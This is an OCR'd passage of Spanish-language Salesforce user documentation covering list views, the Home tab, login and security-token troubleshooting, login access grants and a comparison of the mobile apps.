
Disponible en: Salesforce Classic

Disponible en: Todas las ediciones

Las listas relacionadas que puede ver y usar se determinan por:

- Sus permisos de usuario.
- Las personalizaciones de la interfaz de usuario y el formato de página realizadas por su administrador de Salesforce.
- Las personalizaciones personales que puede realizar.

La organización y el acceso a las listas relacionadas son sencillos. A continuación, se indica el proceso.




1. Desplácese por la página para buscar la lista relacionada que necesita.
2. Si los vínculos de funciones activables de la lista relacionada están habilitados en su organización, haga clic en un vínculo de la lista en el cuadro emergente.

3. Haga clic en **Personalizar la página** para seleccionar y organizar las listas relacionadas disponibles que desee ver.

## Trabajo con listas mejoradas

Las listas mejoradas le permiten ver, personalizar y modificar de un modo rápido datos de listas con el fin de agilizar la productividad diaria. Para que pueda aprovechar sus ventajas, el administrador debe activarlas previamente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para utilizar la modificación en línea en una lista mejorada:
- "Modificación masiva desde listas"

Las listas mejoradas le permiten:

- Navegar por los resultados de la lista al hacer clic en el icono de la primera página (**<<**), **Anterior**, **Siguiente** o en el icono de la última página (**>>**) situado en la parte inferior de la lista.
- Saltar a una página determinada de resultados al introducir su número en el cuadro de texto de la esquina inferior derecha y, a continuación, pulsar Intro.
- Crear una nueva vista haciendo clic en **Crear vista**. Modificar, eliminar o actualizar la vista actual haciendo clic en **Modificar**, **Eliminar** o , respectivamente.
- Cambiar el número de registros que se muestra por página. Haga clic en en la esquina inferior izquierda de la lista y seleccione el ajuste deseado. Puede ver 10, 25, 50, 100 ó 200 registros de una vez. Cuando se modifica esta configuración, se regresa a la primera página de resultados de la lista.

  La preferencia modificada del número de registros que se muestran por página se aplica a todas las listas en todas las aplicaciones de Salesforce y no sólo en la que se muestra en ese momento. Además, si cambia su preferencia a 200, un mensaje le advertirá de una posible reducción del rendimiento.
- Modifique el ancho de una columna arrastrando con el ratón el lado derecho del encabezado de la columna. Todas las modificaciones que efectúe en los anchos de columna son específicas sólo de esa lista y se conservan la siguiente vez que vea la lista.

  Si agrega o elimina columnas de una lista, todas las personalizaciones efectuadas en los anchos de las columnas de la lista quedarán rechazadas de forma automática.
- Modificar el orden en que se muestra una columna al arrastrar con el ratón todo el encabezado de la columna correspondiente a la posición que desee. Si dispone de permisos para modificar la definición de la lista, las modificaciones se guardan de forma automática para todos los usuarios que vean la lista. En caso contrario, las modificaciones se rechazarán cuando navegue fuere de la página.
- Modificar el número y el orden de las columnas mostradas al hacer clic en **Modificar** situado junto a la lista desplegable en la esquina superior izquierda.
- Si el administrador ha activado la modificación en línea para su organización, haga doble clic en valores de campo individuales para modificar registros únicos directamente desde la lista. Si el administrador le ha concedido el permiso "Modificación masiva desde listas", también puede modificar hasta 200 registros de una vez.
- En vistas de listas de cuentas, contactos y candidatos, haga clic en el vínculo **Abrir calendario** en la parte inferior de la página para mostrar una vista semanal de un calendario situado debajo de la lista. Después, puede arrastrar un registro de la lista a una división temporal del calendario para crear rápidamente un evento asociado al registro. Tenga en cuenta que su administrador controla la disponibilidad de la función Programación de arrastrar y soltar.

## Navegación por listas largas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Muchas páginas de lista de Salesforce incluyen las siguientes herramientas para gestionar una gran cantidad de datos:

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.

  Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.

- En la parte superior de una lista, haga clic en una letra para mostrar elementos que se correspondan con dicha letra o haga clic en **Otro** para mostrar elementos cuyos nombres comiencen por números o símbolos. Haga clic en **Todos** para visualizar todos los elementos que coincidan con los criterios de la vista actual.
- Para ordenar los elementos de la vista de lista según los datos de una columna específica, haga clic en el encabezado de dicha columna. Esto ordenará los datos de texto alfabéticamente y los datos numéricos en orden ascendente. Las fechas se ordenarán con la fecha más reciente en primer lugar. Para invertir el orden, haga clic en el encabezado de la columna por segunda vez.

  Nota: Puede clasificar según cualquier campo personalizado excepto las listas de selección múltiple. Las vistas de lista de usuario no se ordenan para organizaciones con más dos millones de usuarios. Las organizaciones con más de 2 millones de usuarios pueden ponerse en contacto con Salesforce para volver a activar la clasificación.

- Haga clic en el enlace **Página anterior** o **Página siguiente** para ir al conjunto de elementos anterior o siguiente de la vista actual.
- En la parte inferior de una lista, haga clic en el enlace **menos** o **más** para disminuir o aumentar el número de elementos por página.

En algunas listas relacionadas con muchos elementos, los siguientes enlaces están disponibles:

- Haga clic en **Mostrar [número] más** para aumentar el número de elementos de la lista.
- Haga clic en **Ir a lista** para mostrar una página secundaria de toda la lista relacionada.

## Modificación de la división de trabajo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Puede cambiar qué registros está visualizando seleccionando la división en la que está trabajando actualmente.

Puede cambiar la división en la que está trabajando en cualquier momento y sustituir la división predeterminada a la que ha asignado originalmente algunas búsquedas e informes.

- En el campo Divisiones de la barra lateral, seleccione la división en la que desea trabajar.

Nota: Los registros que cree están asignados a su división predeterminada, no a su división de trabajo. Puede establecer explícitamente una división distinta a su división predeterminada cuando cree el registro.

CONSULTE TAMBIÉN

Organizar datos con divisiones

Realización de informes con divisiones

# La ficha Inicio

Desde la ficha Inicio, puede crear una publicación de Chatter, ver instantáneas de panel, ver sus tareas y calendario y buscar las noticias en tiempo real ( ).

También puede usar componentes de la barra lateral como Crear nuevo, Elementos recientes y Vínculos personalizados, que también verá en otras páginas de Salesforce. Su administrador activa y configura el formato de su ficha de Inicio, los componentes de barra lateral y los vínculos.

Puede que aparezcan paneles de alerta en la ficha Inicio para informarle de que hay actualizaciones disponibles para clientes de sobremesa como Connect Offline.

EDICIONES

Disponible en: Salesforce Classic

Las fichas y opciones disponibles de la lista desplegable Crear nuevo varían según los permisos que se tengan y la edición de Salesforce utilizada.

Cambio de su panel de ficha Inicio

Uso de tareas y calendario en la página de inicio

Visualización de vínculos personalizados en la ficha Inicio

Visualización de mensajes y alertas

Gráfico de rendimiento

Utilice el gráfico de rendimiento en la página Inicio de Lightning Experience para realizar una seguimiento de su rendimiento de ventas o el rendimiento de su equipo de ventas con un objetivo de ventas personalizable.

El Asistente

Utilice el Asistente en la página Inicio en Lightning Experience para ver actualizaciones importantes durante el curso de su jornada.

CONSULTE TAMBIÉN

Navegación por páginas de inicio de objetos en Salesforce Classic

## Cambio de su panel de ficha Inicio

Su administrador puede crear páginas de la ficha Inicio personalizadas que muestren componentes personalizados como vistas instantáneas de panel o el logotipo de su empresa. Si su ficha Inicio contiene una vista instantánea de panel, puede cambiar la configuración de panel.

Haga clic en **Personalizar página** de la sección Panel de su ficha Inicio si ésta contiene un panel. Utilice esta página para seleccionar un panel diferente para mostrar en su ficha Inicio. Haga clic en **Actualizar** para actualizar los datos del panel.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Uso de tareas y calendario en la página de inicio

Nota: Las secciones Mis tareas y Calendario aparecen en la página Inicio si se incluyen como componentes del formato de su página Inicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

En la página Inicio, puede ver, crear y modificar eventos y tareas. Si tiene Salesforce for Outlook instalado, podrá sincronizar sus elementos de Outlook con Salesforce de manera que aparezcan en las secciones Mis tareas y Calendario.

En la sección Mis tareas, puede:

- Haga clic en **Nuevo** para crear una tarea.
- Ver una lista de tareas que se le ha asignado. Se pueden visualizar hasta quince tareas; para ver todas las tareas, haga clic en **Ver más**.

  identifica tareas que forman parte de una serie recurrente.
- Seleccione un periodo de tiempo de la lista desplegable para cambiar las tareas que aparecen.
- Asigne los correos electrónicos no resueltos a registros relacionados; para ver todos sus correos electrónicos no asignados, haga clic en **Mis elementos no resueltos**.
- Si su organización ha activado vínculos de funciones que pueden activarse para la lista Mis tareas, pase el ratón por encima del asunto de una tarea para ver los detalles de la tarea en una superposición. También puede hacer clic en el asunto de una tarea para abrir la página de detalles de la actividad.
- Haga clic en **X** para cerrar una tarea.

En la sección Calendario podrá:

- Haga clic en **Evento nuevo** para crear un evento nuevo.
- Haga clic en la subficha Reuniones programadas para ver una lista de eventos que haya programado para los próximos siete días. Esta ficha muestra un máximo de 50 eventos al día.
  - identifica eventos que forman parte de una serie recurrente.
  - identifica eventos con invitados. Los eventos propiedad de varias personas no están disponibles en Personal Edition.
  - Si su organización ha activado vínculos activables de página de inicio para eventos, pase el ratón por encima del asunto de un evento para ver los detalles del evento en una superposición interactiva. También puede hacer clic en el asunto de un evento para abrir la página de detalles del evento.
- Haga clic en la subficha Reuniones solicitadas para visualizar las reuniones que ha solicitado pero que no se han confirmado. Esta ficha muestra un máximo de 100 reuniones solicitadas.
  - Haga clic en el asunto de la reunión para abrir su página de detalles, en la que podrá cancelar y volver a programar la reunión.
  - La columna Respuestas muestra el número de invitados que han respondido a su solicitud de reunión.
  - Cuando confirme una reunión, ésta aparecerá en el subficha Reuniones programadas.

  Si no aparece la subficha Reuniones solicitadas, pida a su administrador de Salesforce que la agregue a la sección Calendario.
- Visualice un pequeño calendario del mes actual. Para cambiar el mes que aparece, haga clic en ◀ y ▶.
- Navegue por las diferentes vistas de su calendario y haga clic en los iconos bajo el pequeño calendario según corresponda.

## Visualización de vínculos personalizados en la ficha Inicio

Esta sección aparece en la ficha Inicio dependiendo de su formato de página de inicio personalizado.

La sección Vínculos personalizados de la ficha Inicio incluye vínculos a sitios Web o páginas de Salesforce útiles para cualquier miembro de su organización. Su administrador establece qué vínculos aparecen en esta sección.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

## Visualización de mensajes y alertas

La sección Mensajes y Alertas de la barra lateral de la ficha Inicio muestra anuncios personalizados por el administrador de su organización. La sección Mensajes y Alertas no está disponible en Personal Edition.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Gráfico de rendimiento

Utilice el gráfico de rendimiento en la página Inicio de Lightning Experience para realizar una seguimiento de su rendimiento de ventas o el rendimiento de su equipo de ventas con un objetivo de ventas personalizable.


El gráfico de rendimiento muestra datos en base a las oportunidades de su equipo de ventas si tiene un equipo asociado. En caso contrario, el gráfico muestras las oportunidades que usted posee. Solo se muestran las oportunidades para el trimestre de ventas en curso que están cerradas o abiertas con una probabilidad superior al 70%.

- Cerradas: La suma de sus oportunidades cerradas.
- Abiertas (>70%): La suma de sus oportunidades abiertas con una probabilidad superior al 70%. La línea azul del gráfico es el total combinado de oportunidades cerradas y oportunidades abiertas con una probabilidad superior al 70%.
- Objetivo: Su objetivo de ventas personalizable para el trimestre. Este campo es específico para el gráfico de rendimiento y no tiene repercusión sobre las cuotas de previsión o cualquier otro tipo de objetivo. Haga clic en para establecer el objetivo.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Pase el ratón sobre el gráfico para ver las cantidades de oportunidades cerradas o confirmadas para fechas diferentes. Si pasa el ratón sobre una fecha cuando una oportunidad se cerró o se estableció con una probabilidad superior al 70%, aparece un punto azul. Haga clic en el punto para ver una ventana con más detalles de la oportunidad.

CONSULTE TAMBIÉN

- Permisos y configuraciones de inicio de Lightning Experience
- El Asistente

## El Asistente


Utilice el Asistente en la página Inicio en Lightning Experience para ver actualizaciones importantes durante el curso de su jornada.

Haga clic en candidatos u oportunidades diferentes para abrir la página de detalle del registro.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Las siguientes actualizaciones aparecen en el Asistente:

- Candidatos asignados a usted hoy
- Oportunidades con tareas vencidas
- Oportunidades sin actividad durante 30 días
- Oportunidades sin actividad abierta

Las actualizaciones acerca de candidatos aparecen antes de las actualizaciones acerca de oportunidades. Las actualizaciones de oportunidades se ordenan por fecha de cierre.

**Nota:** Si no tiene acceso a actividades en oportunidades o si las oportunidades en curso están desactivadas, verá en su lugar recomendaciones para oportunidades que tienen fechas de cierre en los próximos 90 días.

CONSULTE TAMBIÉN

Permisos y configuraciones de inicio de Lightning Experience

Gráfico de rendimiento

# Solución de problemas de inicio de sesión

¿no puede iniciar sesión? ¿Olvidó su contraseña o nombre de usuario o se ha bloqueado después de demasiados intentos de inicio de sesión? Para resolver problemas de inicio de sesión, pruebe estas soluciones.

Su administrador de Salesforce establece políticas de contraseña para su organización. Estas políticas determinan la frecuencia de sus intentos de inicio de sesión, la duración de su bloqueo y sus requisitos de contraseña.

Para proteger la privacidad de sus datos, cambie su contraseña de forma periódica. Si su administrador de Salesforce hace caducar las contraseñas de manera periódica, se le pedirá que cambie su contraseña al finalizar cada período.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

- ¿Olvidó la contraseña? Recupérela.
- ¿Cierre de sesión? Espere a que transcurra el periodo de bloqueo e inténtelo de nuevo o póngase en contacto con su administrador de Salesforce.
- ¿Contraseñas caducada? Le solicitaremos cambiar su contraseña.
- ¿Acceso a Salesforce desde fuera de un intervalo de direcciones IP de confianza utilizando un nuevo navegador o aplicación? Le solicitaremos verificar su identidad.
- ¿Qué significa Utilizar dominio personalizado en la página de inicio de sesión? Si su administrador de Salesforce creó un dominio personalizado para su organización, haga clic en **Utilizar dominio personalizado** para proporcionar el nombre de dominio e iniciar sesión.

  Los dominios personalizados tienen el formato `https://universalcontainers.my.salesforce.com` donde `universalcontainers` es un nombre proporcionado por su administrador.

### Restablecer su token de seguridad

Cuando accede a Salesforce desde una dirección IP que está fuera del intervalo de direcciones IP de confianza de su empresa utilizando un cliente de sobremesa o la API, necesita un token de seguridad para iniciar sesión. Un token de seguridad es código alfanumérico con distinción entre mayúsculas y minúsculas que utiliza con su contraseña o en campo separado en una aplicación cliente.

### Conceder acceso de inicio de sesión

Para ayudarle, su administrador o representante del servicio de atención al cliente puede iniciar sesión en la aplicación utilizando sus datos de inicio de sesión. De forma predeterminada, los administradores de su empresa pueden acceder a su cuenta sin ninguna acción por su parte. Si su organización requiere que los usuarios otorguen acceso de inicio de sesión a administradores, puede otorgar el acceso para una duración específica. También puede otorgar el acceso a representantes de organizaciones de asistencia al cliente.

### Restablecer su contraseña olvidada

Si ha olvidado su contraseña, puede restablecerla fácilmente utilizando el vínculo de contraseña olvidad en la página de inicio. Todo lo que necesita es su nombre de usuario.

# Restablecer su token de seguridad

Cuando accede a Salesforce desde una dirección IP que está fuera del intervalo de direcciones IP de confianza de su empresa utilizando un cliente de sobremesa o la API, necesita un token de seguridad para iniciar sesión. Un token de seguridad es código alfanumérico con distinción entre mayúsculas y minúsculas que utiliza con su contraseña o en campo separado en una aplicación cliente.

Su token de seguridad no se muestra en su configuración ni en su perfil.

Algunas aplicaciones cliente proporcionan un campo separado para introducir el token de seguridad. Si la aplicación no dispone de un campo separado, agregue el token de seguridad al final de su contraseña. Por ejemplo, si su contraseña es *micontraseña* y su token de seguridad es *XXXXXXXXXX*, introduzca `micontraseñaXXXXXXXXXX` en el campo Contraseña. No utilice el token de seguridad ni lo agregue a su contraseña cuando inicie sesión en Salesforce a través de un navegador.

Si su administrador le ha asignado el permiso "Autenticación de dos factores para inicios de sesión de la API", utilice el código generado por una aplicación de autenticación, como Salesforce Authenticator, para el valor del token de seguridad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Connect for Office no está disponible en **Database.com**

Connect Offline disponible en: Salesforce Classic

Connect Offline disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Obtener o restablecer su token

Un nuevo token de seguridad se le envía por correo electrónico cuando restablece su contraseña. También puede restablecer su token de forma separada.

1. Desde su configuración personal, introduzca `Restablecer` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Restablecer mi token de seguridad**.
2. Haga clic en **Restablecer token de seguridad**. El nuevo token de seguridad se envía a la dirección de correo electrónico de su configuración personal de Salesforce.

Consejo: Antes de acceder a Salesforce desde una nueva dirección IP, le recomendamos obtener su token de seguridad desde una red de confianza utilizando **Restablecer mi token de seguridad**.

## Actualizar su token en Salesforce Outlook Edition

1. En Outlook, vaya a **Herramientas** > **Opciones de Salesforce** .
2. En la ventana de contraseña, introduzca su contraseña y token de seguridad, con el token de seguridad agregado al final de su contraseña. Por ejemplo, `micontraseñaXXXXXXXXXX`.
3. Para comprobar que ha introducido correctamente su contraseña y token, haga clic en **Verificar**.
4. Haga clic en **Aceptar**.

## Actualizar su token en Connect Offline, Connect for Office y Cargador de datos

Cuando inicie sesión, agregue el valor del token de seguridad al final de su contraseña, como `micontraseñaXXXXXXXXXX`.

Nota: Si recibe un error de contraseña no válida cuando inicie sesión, pruebe a iniciar sesión únicamente con su contraseña. Este error aparece si utiliza su token de seguridad para iniciar sesión desde una dirección IP que esté dentro de un intervalo de direcciones IP de confianza establecido por su administrador.

CONSULTE TAMBIÉN

- Buscar su configuración personal en Salesforce Classic
- Solución de problemas cuando falta "Restablecer mi token de seguridad"
- Modificación de su información de inicio de sesión de Salesforce for Outlook
- Inicio de sesión en Connect for Office
- Iniciar sesión en Connect Offline

## Conceder acceso de inicio de sesión

Para ayudarle, su administrador o representante del servicio de atención al cliente puede iniciar sesión en la aplicación utilizando sus datos de inicio de sesión. De forma predeterminada, los administradores de su empresa pueden acceder a su cuenta sin ninguna acción por su parte. Si su organización requiere que los usuarios otorguen acceso de inicio de sesión a administradores, puede otorgar el acceso para una duración específica. También puede otorgar el acceso a representantes de organizaciones de asistencia al cliente.

Por motivos de seguridad, el periodo máximo de la concesión de acceso es de un año. Durante el tiempo que ha otorgado acceso, los administradores o representantes del servicio de atención al cliente pueden utilizar su inicio de sesión y acceder a sus datos para ayudarle a resolver problemas.

1. Desde su configuración personal, introduzca *Acceso de inicio de sesión* en el cuadro `Búsqueda rápida` y, a continuación, seleccione la opción para otorgar acceso de inicio de sesión.
2. Defina la fecha de caducidad de acceso seleccionando un valor de la lista de selección.
3. Haga clic en **Guardar**.

Si un administrador, representante del servicio de atención al cliente o publicador realizan cambios de configuración utilizando sus datos de inicio de sesión, el seguimiento de auditoría de configuración indica los cambios y el nombre de usuario. En algunas organizaciones, los registros de clic realizados por un administrador que ha iniciado sesión como si fuera usted también se conservan para fines de auditoría.

Nota: No puede otorgar el acceso a algunas organizaciones de asistencia al cliente si su administrador ha establecido restricciones o si una licencia de aplicaciones empaquetadas lo evita.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

La concesión de acceso de inicio de sesión está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver el historial de seguimiento de auditoría de configuración:

- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

- Conocer su administrador de Salesforce
- Personalizar su experiencia de Salesforce

## Restablecer su contraseña olvidada

Si ha olvidado su contraseña, puede restablecerla fácilmente utilizando el vínculo de contraseña olvidad en la página de inicio. Todo lo que necesita es su nombre de usuario.

1. En la página de inicio de sesión, haga clic en el vínculo de contraseña olvidada.
2. Introduzca su nombre de usuario y haga clic en **Continuar**. Se envía un correo electrónico con instrucciones para restablecer su contraseña a la dirección especificada en su configuración personal de Salesforce.
3. Durante 24 horas, haga clic en el vínculo proporcionado en el correo electrónico, responda a su pregunta de contraseña y haga clic en **Continuar**. (El vínculo incluido en el correo electrónico solo se puede utilizar una vez y caduca pasadas 24 horas.)
4. Cuando se le solicite, introduzca una nueva contraseña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Cuando inicia sesión en Salesforce desde un navegador o una aplicación que no reconocemos y su dirección IP está fuera de un intervalo de direcciones IP de confianza, se le solicita verificar su identidad.

CONSULTE TAMBIÉN

Verificar su identidad

Solución de problemas de inicio de sesión

# Trabajo en dispositivos móviles

Salesforce proporciona varias aplicaciones de Mobile para mantenerlo conectado y productivo, esté donde esté.

### Comparación de productos móviles de Salesforce

Salesforce1, SalesforceA, Salesforce Classic Mobile y Salesforce Authenticator están disponibles en diversos dispositivos móviles y en diferentes ediciones, con opciones de asistencia diversas.

### Aplicación móvil Salesforce1

La aplicación móvil Salesforce1 le permite usar Salesforce en sus desplazamientos. Esta experiencia de aplicación móvil de clase comercial le ofrece acceso en tiempo real a la misma información que ve en la oficina, pero organizada de forma que pueda trabajar entre una reunión con un cliente y otra, mientras se registra para un vuelo o incluso mientras espera a que le sirvan un café. La interfaz intuitiva facilita la tarea de navegación e interactuación con datos en una pantalla táctil, de modo que puede revisar y actualizar información con solo unos toques. Además, Salesforce1 incluye muchas de las personalizaciones de su organización por lo que la aplicación se adapta a las necesidades de su empresa.

### Salesforce Classic Mobile

La aplicación Salesforce Classic Mobile proporciona acceso móvil a sus datos de Salesforce desde dispositivos Android™ y iPhone®. Puede ver, crear, modificar y eliminar registros, realizar un seguimiento de sus actividades, ver sus paneles, ejecutar informes sencillos, registrar correos electrónicos y llamadas. Su administrador de Salesforce deberá asignarle una licencia móvil antes de que pueda utilizar Salesforce Classic Mobile.

### Salesforce Authenticator

Le damos la bienvenida a la nueva aplicación móvil Salesforce Authenticator. La versión 2 es una aplicación de autenticación de dos factores potente e innovadora para su dispositivo móvil. La aplicación agrega una capa de seguridad adicional para proteger sus datos y su cuenta de Salesforce. Además, la hemos diseñado para que sea fácil de utilizar. Obtiene más seguridad y comodidad, todo en una sola y fantástica aplicación.

# Comparación de productos móviles de Salesforce

Salesforce1, SalesforceA, Salesforce Classic Mobile y Salesforce Authenticator están disponibles en diversos dispositivos móviles y en diferentes ediciones, con opciones de asistencia diversas.

| Producto | Descripción | Ediciones compatibles de Salesforce | Dispositivos móviles compatibles | ¿Asistencia fuera de línea? |
|---|---|---|---|---|
| Salesforce1 | Acceda y actualice datos de Salesforce desde una interfaz optimizada para navegar y trabajar en su dispositivo móvil de pantalla táctil.<br>Puede ver, modificar y crear registros, gestionar sus actividades, visualizar sus paneles e informes y utilizar Chatter. Salesforce1 admite muchos objetos estándar y vistas de lista, todos los objetos personalizados de su organización, la integración de otras aplicaciones móviles y muchas de las personalizaciones de Salesforce de su organización, incluidas las fichas y páginas de Visualforce y páginas Lightning). | Gratuito para clientes que utilizan:<br>• Personal Edition<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition<br>• Contact Manager Edition | • Teléfonos Android<br>• Tablets de Android<br>• Modelos de iPad<br>• Modelos de iPhone<br>• Teléfonos Windows 8.1 y Windows 10 (solo aplicación para navegadores móviles) | Sí, para visualizar datos.<br>Beta: Crear y modificar datos (Salesforce1 para Android, v9.0 o versiones posteriores y Salesforce1 para iOS, v10.0 o versiones posteriores) |
| SalesforceA | Gestione usuarios y visualice información de las organizaciones de Salesforce desde su smartphone.<br>Desactive o inmovilice usuarios, restablezca contraseñas, desbloquee usuarios, modifique detalles de usuario y asigne conjuntos de permisos.<br>Esta aplicación solo se permite a usuarios que tengan el permiso "Gestionar usuarios". | Gratuito para clientes que utilizan:<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition<br>• Contact Manager Edition | • Teléfonos Android<br>• Tablets de Android<br>• Modelos de iPad<br>• Modelos de iPhone<br>• iPod Touch | No |
| Salesforce Classic Mobile | Puede visualizar sus paneles, ejecutar informes sencillos, registrar llamadas y correos electrónicos, realizar un seguimiento de sus actividades y crear, modificar y eliminar registros. La mayoría de objetos Ventas estándar y algunos objetos Servicio están disponibles. Los objetos y configuraciones personalizados también se admiten. | La aplicación requiere licencias móviles y está disponible para:<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition | • Teléfonos Android<br>• Tablets de Android<br>• Modelos de iPhone | Sí |

| Producto | Descripción | Ediciones compatibles de Salesforce | Dispositivos móviles compatibles | ¿Asistencia fuera de línea? |
|---|---|---|---|---|
| Salesforce Authenticator | Asegure su cuenta empleando su dispositivo móvil para la autenticación de dos factores. Verifique su identidad o bloquee actividad no reconocida con una respuesta de un toque a una notificación distribuida. Si activa los servicios de ubicación para la aplicación, podrá establecer ubicaciones de confianza, como su domicilio u oficina. Si la automatización está disponible, la aplicación puede verificar su identidad automáticamente cuando esté en una ubicación de confianza. Obtenga un código para utilizar como método de verificación de identidad de respaldo. | Gratuito para todos los clientes que utilizan:<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition<br>• Contact Manager Edition | • Teléfonos Android<br>• iPhone 5 o modelos posteriores | Sí, para generar códigos de verificación |

CONSULTE TAMBIÉN

Requisitos de la aplicación móvil Salesforce1

